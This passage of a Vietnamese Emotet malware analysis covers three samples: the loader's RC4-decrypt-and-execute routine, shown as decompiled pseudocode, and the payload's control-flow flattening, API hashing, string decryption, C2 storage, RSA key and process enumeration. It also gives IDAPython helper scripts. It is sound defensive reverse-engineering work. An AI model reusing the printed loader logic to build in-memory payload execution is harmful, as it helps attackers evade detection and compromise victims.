
Tiếp theo, thực hiện tính `MD5 hash` của dữ liệu được khai báo sẵn và tạo `RC4 key` dựa trên hash đã tính được. Sau đó, sử dụng `RC4 key` này để giải mã resource data ở trên và thực thi payload chính này:

```
if ( !CryptAcquireContextW(&phProv, 0, 0, PROV_RSA_FULL, 0)
  && !CryptAcquireContextW(&phProv, 0, 0, PROV_RSA_FULL, CRYPT_NEWKEYSET)
  && !CryptAcquireContextW(&phProv, 0, 0, PROV_RSA_FULL, CRYPT_VERIFYCONTEXT) )
{
  return 0;
}
if ( !CryptCreateHash(phProv, CALG_MD5, 0, 0, &phHash) )// MD5 hashing algorithm
{
  return 0;
}
// generate MD5 hash
if ( !CryptHashData(phHash, pbData, 0x68u, CRYPT_USERDATA) )
{
  return 0;
}
// derive RC4 key from MD5 hash
if ( !CryptDeriveKey(phProv, CALG_RC4, phHash, CRYPT_EXPORTABLE, &phRC4Key) )
{
  return 0;
}
PAGE_EXECUTE_READWRITE = f_convert_str_to_long_int("64");
ptr_payload = VirtualAlloc(0, dwres_size, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
// copy resource data to new allocted memory
memmove(ptr_payload, p_res_data, dwres_size);
if ( !CryptEncrypt(phRC4Key, 0, TRUE, 0, ptr_payload, &dwres_size, dwres_size) )// decrypt payload
{
  return 0;
}
ptr_mapped_payload = f_mapping_decoded_payload_to_new_region(&v16, ptr_payload, dwres_size);
fn_Control_RunDLL = f_get_addr_of_exported_func(ptr_mapped_payload, "Control_RunDLL");
fn_Control_RunDLL();
return 0;

; BYTE pbData
pbData  db 'XLiRwSt4)WLen<<U20iXj)Fh^uej)VeqmS#x%pv2+fb%E2J1Y7$aqV@CezNUpXeTL'
                                                ; DATA XREF: Control_RunDLL+18C↑o
        db 'cXM#JJt4UM!vGf#%2?NE<nPLDV%68R8N078aFeM',0
```

Hình 24. Pseudocode thực hiện giải mã và thực thi payload chính

Payload chính thu được cũng là một DLL và cũng có một hàm được export là `Control_RunDLL`:



Hình 25. Payload chính của mẫu 3


5. Một số kĩ thuật được sử dụng trong payload chính

5.1. Control Flow Flattening


Luồng điều khiển của một chương trình là đường dẫn được tạo ra từ các câu lệnh mà chương trình có thể thực thi. Các trình disassemblers, như IDA, biểu diễn luồng điều khiển này dưới dạng đồ họa bằng cách tạo thành các khối kết nối với nhau (*được gọi với tên là "basic blocks"*). Để gây khó khăn trong quá trình phân tích, dịch ngược mã cũng như tránh bị phát hiện, các payload chính của **Emotet** thường áp dụng một kĩ thuật obfuscation là ***Control-flow flattening***.

Có thể hiểu cơ bản đây là một kĩ thuật được sử dụng để phá vỡ luồng thực thi của một chương trình bằng cách làm phẳng nó. Khi luồng điều khiển bị làm phẳng, chương trình lúc này được chia nhỏ thành các khối, tất cả đều ở cùng một mức. Do vậy, sẽ rất khó để xác định được thứ tự thực hiện của chương trình. Sau khi được chia nhỏ, kĩ thuật này cung cấp một biến điều khiển để xác định khối nào sẽ được thực thi. Giá trị ban đầu của biến này được gán trước vòng lặp. Tại mỗi block sẽ thực hiện cập nhật giá trị của biến điều khiển để chuyển hướng luồng chương trình sang một nhánh khác.


Dưới đây là hình minh họa cho hàm `main` của từng payload trên:



Hình 26. Hàm main của payload chính của Mẫu 1



Hình 27. Hàm main của payload chính của Mẫu 2




Hình 28. Hàm main của payload chính của Mẫu 3

Để có thể deobfuscate được cơ chế này đòi hỏi tốn rất nhiều thời gian và công sức, do đó kinh nghiệm cá nhân của tôi như sau:

- Thử sử dụng plugin bổ trợ HexRaysDeob được phát triển bởi chuyên gia RolfRolles.
- Thực hiện phân tích tĩnh bằng IDA, cố gắng phán đoán mục đích của các hàm và đặt tên cho chúng.
- Thực hiện debug và đồng bộ tên hàm, biến đã đặt trong IDA với trình debugger thông qua plugin Labeless. Trong quá trình debug, ghi lại thứ tự thực hiện của các hàm và ghi chú ngược lại vào IDA.


5.2. Dynamic modules resolve

Các payload sẽ dựa vào hash được tính toán trước theo tên của các DLLs để lấy ra địa chỉ base của các DLLs này khi nó cần sử dụng. Ở các **Mẫu 1** và **2**, các hash này được truyền trực tiếp cho một hàm chịu trách nhiệm lấy địa chỉ base của DLL (`f_resolve_modules_from_hash`):



Hình 29. Mẫu 1 và 2 gọi hàm `f_resolve_modules_from_hash`

Riêng ở **Mẫu 3**, đã có một chút thay đổi, các giá trị hash được tính toán trước theo tên của DLL và hàm API được truyền vào cùng một hàm (`f_get_api_funcs`). Bên trong hàm này mới sử dụng các giá trị hash để lấy địa chỉ base của DLL cần sử dụng:




Hình 30. Mẫu 3 gọi hàm `f_resolve_modules_from_hash`

Thuật toán tìm kiếm ở cả ba payload là tương tự nhau, chỉ khác nhau duy nhất ở giá trị được `xor`:

Hình 31. Pseudocode thực hiện tìm kiếm module theo hash


Viết lại hàm tính hash mà payload sử dụng, kết hợp với IDAPython để lấy ra danh sách các DLLs mà Emotet sử dụng:



Hình 32. Kết quả khi sử dụng IDAPython

Tổng kết danh sách các DLLs chính mà Emotet sử dụng gồm:

```
[+] userenv.dll
[+] wininet.dll
[+] urlmon.dll
[+] shlwapi.dll
[+] shell32.dll
[+] advapi32.dll
[+] crypt32.dll
[+] wtsapi32.dll
[+] kernel32.dll
[+] ntdll.dll
```




Hình 33. Danh sách các DLLs mà Emotet sử dụng

5.3. Dynamic APIs resolve


Ở cả ba payload này, khi cần sử dụng hàm API nào **Emotet** sẽ tìm kiếm và gọi hàm đó. Dựa vào địa chỉ base của DLL có được, các payload sẽ tìm địa chỉ các hàm API(s) thông qua việc tìm kiếm hash được tính toán trước dựa vào tên hàm API.

Tại các **Mẫu 1** và **2**, các hash này được truyền trực tiếp cho một hàm chịu trách nhiệm lấy địa chỉ API cần sử dụng (`f_resolve_apis_from_hash`):



Hình 34. Mẫu 1 và 2 gọi hàm `f_resolve_apis_from_hash`

Với **Mẫu 3**, như đã đề cập ở trên, các giá trị hash được truyền vào cùng một hàm (`f_get_api_funcs`). Bên trong hàm lúc này mới gọi tới hàm (`f_resolve_apis_from_hash`) để lấy địa chỉ của hàm API cần tìm:



Hình 35. Mẫu 3 gọi hàm f_resolve_apis_from_hash

Thuật toán tìm kiếm ở ba payload tương tự nhau, chỉ khác nhau ở giá trị được `xor`:

Hình 36. Pseudocode thực hiện tìm kiếm API theo hash

Viết lại hàm tính hash mà payload sử dụng, kết hợp với IDAPython để lấy ra danh sách các APIs và chú thích vào các đoạn code liên quan. Danh sách các hàm APIs được sử dụng ở các payload này là tương tự nhau và giống với các biến thể khác. Kết quả cuối cùng có được như sau:

```python
def calc_api_hash(api_name):
    """"""
    hash_value = 0x0
    api_name_list = []
    api_name_list = list(api_name)
    for i in range(len(api_name_list)):
        api_name_per_byte = ord(api_name_list[i])
        hash_value = ((hash_value << 0x10) & 0xFFFFFFFF) + ((hash_value << 0x6) & 0xFFFFFFFF) + api_name_per_byte - hash_value
    # xored value need to change for each payload
    return ((hash_value ^ 0x5A80EAE) & 0xFFFFFFFF)
```

Hình 37. Kết quả cuối cùng khi sử dụng IDAPython

5.4. Decrypt strings

Tất cả các strings mà các payload này sử dụng đều được mã hóa và chỉ giải mã khi thực thi. Cấu trúc biểu diễn các dữ liệu bị mã hóa như hình dưới. Thuật toán giải mã của các payload là giống nhau:

Hình 38. Các payload gọi hàm giải mã string


Dựa vào thông tin trên, có thể sử dụng IDApython để xây dựng script để giải mã như sau:

```
def decrypt(encData):
    """
    xor_key = get_xor_key(encData)
    strLen = idc.get_wide_dword(encData) ^ idc.get_wide_dword(encData+4)
    decStr = ""

    for i in range(0, strLen):
        c = ord(xor_key[i%len(xor_key)]) ^ idc.get_wide_byte(encData+8+i)
        decStr += chr(c)
    return decStr
```

Hình 39. Mã Python được sử dụng để giải mã

Danh sách các strings thu được ở cả hai payload là tương tự nhau:




Hình 40. Danh sách các strings thu được sau khi sử dụng script

5.5. Danh sách C2 (IP & Port)

Danh sách các địa chỉ IP và port của C2 của các payload Emotet được lưu tại section `.data` theo block 8-byte:

Hình 41. Danh sách các C2 được lưu trong các payload

Thông qua script có thể nhanh chóng lấy được toàn bộ danh sách các C2 này:



Hình 42. Danh sách địa chỉ IP:Port được các payload sử dụng

5.6. RSA Public Key

Qua phân tích, Emotet nhúng một RSA public key trong các payload. RSA public key này cũng được lưu dưới dạng chuỗi mã hóa thông thường và cũng được giải mã tương tự như đã thực hiện với các strings. Key này sau đó sẽ được sử dụng cho kênh kết nối giữa payload với C2 ở trên.

Cả ba payload trên sau khi decrypt đều có chung RSA Public Key là:


```
-----BEGIN PUBLIC KEY-----
MHwwDQYJKoZIhvcNAQEBBQADawAwaAJhAM/TXLLvX91I6dVMYe+T1PPO6mpcg7OJ
cMl9o/g4nUhZOp8fAAmQl8XMXeGvDhZXTyX1AXf401iPFui0RB6glhl/7/djvi7j
l32lAhyBANpKGty8xf3J5kGwwClnG/CXHQIDAQAB
-----END PUBLIC KEY-----
```

Hình 43. RSA Public Key sau giải mã của các payload

5.7. Thu thập danh sách các tiến trình đang chạy

Để lấy được danh sách các tiến trình đang chạy trên máy nạn nhân, các payload sử dụng các hàm APIs là `CreateToolhelp32Snapshot`; `Process32FirstW`; `Process32NextW`. Danh sách các tiến trình được đảm bảo:

- Không có tên các tiến trình mà tiến trình cha có PID là 0.
- Không có tiến trình đang thực thi của Emotet.
- Không có các tiến trình trùng tên.



Hình 44. Các payload thu thập danh sách các tiến trình đang chạy trên máy nạn nhân

6. Kết luận

Emotet được phát hiện lần đầu tiên vào năm 2014 như một banking Trojan, theo thời gian nó vẫn không ngừng phát triển và luôn là mối đe dọa hàng đầu cho các tổ chức trên toàn thế giới. Emotet một lần nữa đã chứng minh nó là một mối đe dọa tiên tiến có khả năng thích ứng và phát triển nhanh chóng để tàn phá nhiều hơn. Mã độc này được phát tán chủ yếu thông qua các chiến dịch spam email, do đó để phòng tránh, các tổ chức nên thường xuyên nâng cao nhận thức an toàn thông tin cho người dùng cuối.

7. Tham khảo

- https://any.run/cybersecurity-blog/annual-report-2020/
- https://securelist.com/the-chronicles-of-emotet/99660/
- https://blog.talosintelligence.com/2020/12/2020-year-in-malware.html
- https://www.cert.pl/en/news/single/whats-up-emotet/
- https://medium.com/threat-intel/emotet-dangerous-malware-keeps-on-evolving-ac84aadbb8de
- https://www.malware-traffic-analysis.net/
- https://www.seqrite.com/blog/the-return-of-the-emotet-as-the-world-unlocks/